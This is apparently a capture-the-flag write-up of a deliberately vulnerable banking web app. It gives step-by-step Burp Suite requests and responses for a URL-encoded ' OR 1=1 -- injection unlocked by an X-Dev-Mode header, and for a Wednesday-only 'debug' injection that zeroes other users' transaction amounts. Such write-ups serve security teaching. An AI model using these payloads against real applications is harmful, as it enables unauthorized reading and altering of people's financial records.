Transactions: SQL Injection Challenge

Challenge Author: Rija Baig
Solver: Robert Pianezza

This challenge had two separate vulnerabilities hidden within a secure-looking banking app - one for reading unauthorized data and another for modifying data through a conditionally exploitable SQL injection.

Both were discovered through careful observation and testing, using Burp Suite.

Exploit 1 – View All Transactions (Read Access Bypass)

Observations:

On the /dashboard/transactions page, users are able to view a list of their own transactions. The search feature seemed basic. Typing anything into the search bar just made a standard API request to /api/transactions?search=query.

Initial testing with SQL payloads like ' OR 1=1 -- resulted in a 400 Bad Request, indicating some form of input filtering or broken parsing.

However, when the payload was URL-encoded (e.g., %27%20OR%201%3D1%20--), the server gave a curious response:

“Access denied in production. Development headers are required.”


This suggested there may be an internal feature hidden behind request headers.

Vulnerable Feature:

The search box in the transactions dashboard.

How to Exploit

1. Go to the transactions page and start a search.
2. Capture the request in Burp Suite (via Proxy > HTTP History)


Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Len
1029	http://localhost:3002	GET	/dashboard/transactions?_rsc=k6nro	✓		200	28
1030	http://localhost:3002	GET	/dashboard/transactions?_rsc=eh13n	✓		200	32
1031	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1032	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1033	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1034	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1035	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1036	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1037	http://localhost:3002	GET	/dashboard/transactions?_rsc=19c9d	✓		200	32
1038	http://localhost:3002	GET	/api/transactions?search=chicken	✓		200	37
1039	http://localhost:3002	GET	/api/transactions?search=haha	✓		200	24
1040	http://localhost:3002	GET	/api/transactions?search=test	✓		200	24

Request Response

Pretty Raw Hex

```
GET /api/transactions?search=test HTTP/1.1
Host: localhost:3002
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3002/dashboard/transactions
Accept-Encoding: gzip, deflate, br
Cookie: session=
%7B%22username%22%3A%22test%22%2C%22role%22%3A%22user%22%7D.YqTEJkQHNAOCJltHNqULydJ%2F75P1i5NRXCPyk5dBmd4; userId=
8
Connection: keep-alive


```

3. Send the request to repeater.
4. Try Injecting a payload (ex: ‘ OR 1=1 --). This will likely result in a HTTP 400 Bad Request, because characters like ‘ or = break the URL
5. Now replace it with the URL encoded payload: %27%20OR%201%3D1%20-- . This will give the following response message: “Access denied in production. Development headers are required.”




```
GET /api/transactions?search=%27%20OR%201%3D1%20-- HTTP/1.1
Host: localhost:3002
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3002/dashboard/transactions
Accept-Encoding: gzip, deflate, br
Cookie: session=%7B%22username%22%3A%22test%22%2C%22role%22%3A%22user%22%7D.YqTEJkQHNAOCJltHNqULydJ%2F75P1i5NRXCPyk5dBmd4; userId=8
Connection: keep-alive

```

```
HTTP/1.1 200 OK
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch
content-type: application/json
Date: Sun, 13 Apr 2025 23:12:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 114

{
    "mode":"production",
    "message":"Access denied in production. Development headers are required.",
    "transactions":[
    ]
}
```

'

6. This is when we will add X-Dev-Mode: true. It appeared that enabling the header removed the normal user filtering- allowing the SQL injection to succeed and return all users transactions.



```
GET /api/transactions?search=
%27%20OR%201%3D1%20--%20
HTTP/1.1
Host: localhost:3002
X-Dev-Mode: true
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua:
"Not:A-Brand";v="24",
"Chromium";v="134"
User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/134.0.0.0 Safari/537.36
sec-ch-ua-mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://localhost:3002/dashboard
/transactions
Accept-Encoding: gzip, deflate,
 br
Cookie: session=
%7B%22username%22%3A%22test%22%
2C%22role%22%3A%22user%22%7D.Yq
TEJkQHNAOCJltHNqULydJ%2F75P1i5N
RXCPyk5dBmd4; userId=8
Connection: keep-alive
```


```
HTTP/1.1 200 OK
vary: RSC,
Next-Router-State-Tree,
Next-Router-Prefetch,
Next-Router-Segment-Prefetch
content-type: application/json
Date: Sun, 13 Apr 2025 22:51:06
 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 4476

[
     {
          "id":1,
          "user_id":1,
          "date":"2025-03-15",
          "description":
          "Deposit",
          "amount":1212,
          "type":"credit",
          "username":"admin",
          "userId":1
     },
     {
          "id":2,
          "user_id":1,
          "date":"2025-03-18",
          "description":
          "Grocery Store",
          "amount":1212,
          "type":"debit",
          "username":"admin",
          "userId":1
     },
     {
          "id":3,
          "user_id":2,
          "date":"2025-03-17",
          "description":
          "Paycheck",
```

Result:

After enabling a certain header and encoding my payload, I suddenly saw other users transactions. This suggested the usual role-based access control was being bypassed, possibly because the server thought I was in some kind of test or developer mode.

Bonus Challenge - Conditional SQL Injection via Transaction Form (Write Access)

Observations:


Scheduled Maintenance
Every Wednesday from 1:00 AM to 8:00 AM. Some features may be temporarily unavailable.

The /dashboard/transactions/new page lets users create new transactions. At first glance, this seemed harmless. But a small **notice banner** on the main transactions page mentioned:

“Scheduled maintenance every Wednesday from 1:00 AM to 8:00 AM.”

That seemed really oddly specific but worth testing.

Vulnerable Feature:

Adding a new transaction using the “Add Transaction” form.

How to Exploit

1. Go to /dashboard/transactions/new (or just click add transaction) in your browser.

2. Fill the form normally and click Submit while Burp Suite Intercept is on.

3. In Burp Intercept, modify the request body like this:

```
{
  "date": "2025-04-09",           // must be any Wednesday
  "description": "UPDATE transactions SET amount = 0 WHERE user_id != 1;",
 //the amounts and id can be modified
  "amount": 0.01, //this can be anything
  "type": "debug"               // set to debug
}
```


4. Forward the request.

5. We’ll see a success message if the injection executed:

```
{ "success": true, "message": "Injected SQL executed" }
```


Result:

The amount of all other users' transactions is updated to 0.



DATE	DESCRIPTION	USER ID	AMOUNT	STATUS
2025-04-09	food	6	↑ $0.00	Completed
2025-04-10	food	6	↑ $0.00	Completed
2025-04-02	food	6	↑ $0.00	Completed
2025-04-10	food	6	↑ $0.00	Completed
2025-04-11	food	6	↑ $0.00	Completed
2025-04-10	food	6	↑ $0.00	Completed
2025-04-10	food	6	↑ $0.00	Completed
2024-10-10	food	6	↑ $0.00	Completed
2024-10-11	food	6	↑ $0.00	Completed

```
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 5071

[
	{
		"id":1,
		"user_id":1,
		"date":"2025-03-15",
		"description":
		"Deposit",
		"amount":1212,
		"type":"credit",
		"username":"admin",
		"userId":1
	},
	{
		"id":2,
		"user_id":1,
		"date":"2025-03-18",
		"description":
		"Grocery Store",
		"amount":1212,
		"type":"debit",
		"username":"admin",
		"userId":1
	},
	{
		"id":3,
		"user_id":2,
		"date":"2025-03-17",
		"description":
		"Paycheck",
		"amount":0,
		"type":"credit",
		"username":"robert",
		"userId":2
	},
	{
		"id":4,
```



```
POST /api/transactions HTTP/1.1
Host: localhost:3000
Content-Length: 123
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/dashboard/transactions/new
Accept-Encoding: gzip, deflate, br
Cookie: session=
%7B%22username%22%3A%22test%22%2C%22role%22%3A%22user%22%7D.YqTEJkQHNAOCJltHN
qULydJ%2F75P1i5NRXCPyk5dBmd4; userId=8
Connection: keep-alive

{
	"date":"2025-04-09",
	"description":"UPDATE transactions SET amount = 0 WHERE user_id != 1",
	"amount":"3",
	"type":"debug"
}
```

```
HTTP/1.1 200 OK
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch
content-type: application/json
Date: Sat, 12 Apr 2025 18:30:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 50

{
	"success":true,
	"message":"Injected SQL executed"
}
```


Restrictions Observed:

This injection only works when:

- The date is a Wednesday
- The type is set to "debug"

Any deviation resulted in a harmless transaction being submitted as usual.


If its not a Wednesday it does not work:



```
POST /api/transactions HTTP/1.1
Host: localhost:3000
Content-Length: 119
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/dashboard/transactions/new
Accept-Encoding: gzip, deflate, br
Cookie: session=
%7B%22username%22%3A%22test%22%2C%22role%22%3A%22user%22%7D.YqTEJkQHNAOCJltHN
qULydJ%2F75P1i5NRXCPyk5dBmd4; userId=8
Connection: keep-alive

{
     "date":"2025-04-10",
     "description":"UPDATE transactions SET amount = 0 WHERE user_id != 1",
     "amount":"3",
     "type":"debug"
}
```

```
HTTP/1.1 400 Bad Request
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch
content-type: application/json
Date: Sat, 12 Apr 2025 18:33:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 81

{
     "error":
     "Suspicious characters not allowed outside of debug mode on Wednesdays"
}
```

Same with if the type is not debug – it will not work.



```
POST /api/transactions HTTP/1.1
Host: localhost:3000
Content-Length: 120
sec-ch-ua-platform: "macOS"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not:A-Brand";v="24", "Chromium";v="134"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/dashboard/transactions/new
Accept-Encoding: gzip, deflate, br
Cookie: session=
%7B%22username%22%3A%22test%22%2C%22role%22%3A%22user%22%7D.YqTEJkQHNAOCJltHN
qULydJ%2F75P1i5NRXCPyk5dBmd4; userId=8
Connection: keep-alive

{
     "date":"2025-04-09",
     "description":"UPDATE transactions SET amount = 0 WHERE user_id != 1",
     "amount":"3",
     "type":"credit"
}
```

```
HTTP/1.1 400 Bad Request
vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Router-Segment-Prefetch
content-type: application/json
Date: Sat, 12 Apr 2025 18:33:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 81

{
     "error":
     "Suspicious characters not allowed outside of debug mode on Wednesdays"
}
```